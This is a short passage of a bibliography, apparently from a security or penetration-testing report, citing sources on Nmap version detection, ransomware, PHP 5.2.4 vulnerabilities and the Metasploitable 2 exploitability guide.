[2] NMAP, "Chapter 7. Service and Application Version Detection," [Online]. Available: https://nmap.org/book/vscan.html.

[3] Microsoft, "Ransomware," [Online]. Available: https://www.microsoft.com/security/portal/mmpc/shared/ransomware.aspx.

[4] T. Smionite, "Hospital Forced Back to Pre-Copmuter Era Shows the Power of Ransomeware," MIT Technology Review, 16 February 2016. [Online]. Available: https://www.technologyreview.com/s/600817/hospital-forced-back-to-pre-computer-era-shows-the-power-of-ransomware/. [Accessed 2016].

[5] CVE - Utlimate Security Vulnerabilities Datasource, "PHP » PHP » 5.2.4 : Security Vulnerabilities (Execute Code)," [Online]. Available: https://www.cvedetails.com/vulnerability-list/vendor_id-74/product_id-128/version_id-47471/opec-1/PHP-PHP-5.2.4.html.

[6] hdmoore, "Metasploitable 2 Exploitability Guide," 31 May 2012. [Online]. Available: https://community.rapid7.com/docs/DOC-1875.